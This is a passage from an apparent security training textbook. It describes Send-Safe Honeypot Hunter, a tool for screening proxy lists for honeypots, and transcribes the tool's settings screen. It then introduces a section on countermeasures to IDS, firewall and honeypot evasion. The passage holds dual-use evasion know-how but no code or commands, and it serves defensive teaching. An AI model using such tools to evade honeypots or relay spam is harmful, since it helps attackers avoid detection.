
- **Send-Safe Honeypot Hunter**

  Source: *http://www.send-safe.com*

  Send-Safe Honeypot Hunter is a tool designed for checking lists of HTTPS and SOCKS proxies for "honey pots.“

  Features:

  - Checks lists of HTTPS, SOCKS4, and SOCKS5 proxies with any ports
  - Checks several remote or local proxylists at once
  - Can upload "Valid proxies" and "All except honeypots" files to FTP
  - Can process proxylists automatically in every specified period
  - May be used for usual proxylist validating as well



Proxylists to check: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEMO\text.txt

Output

☑ Valid proxies: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEMO\goc

☑ Failed proxies: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEMO\faile

☑ Honeypots: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEMO\hon

☑ All exept honeypots: C:\Program Files (x86)\Send-Safe Honeypot Hunter DEM

Options

☐ Use proxies:

Number of threads: 50

Listener IP: 192.168.0.244 ☐ remote

Connection timeout: 15

Client IP: 192.168.0.244 ☐ remote

Number of retries: 1

SMTP Port: 25

☐ RBL Check: list.dsbl.org

☐ Save working proxies (before RBL check) to:

☐ Check RBL first

☐ Write log to file

Log level: 0 - No Logging

☐ Check proxylist every 30 minutes

☐ Restart after check

Proxy type: AUTO


Elapsed time: **0.00.00** Started: **N/A**

Figure 12.79: Screenshot of Send-Safe Honeypot Hunter

LO#08: Explain IDS/Firewall Evasion Countermeasures

IDS/Firewall Evasion Countermeasures

The previous sections discussed various tools and techniques used by attackers to bypass network security perimeters such as IDS, firewalls, and honeypots to enter target networks. It is necessary to deploy and configure these security mechanisms securely to avoid attacks. This section thus discusses various countermeasures and best practices for hardening such network security perimeters.



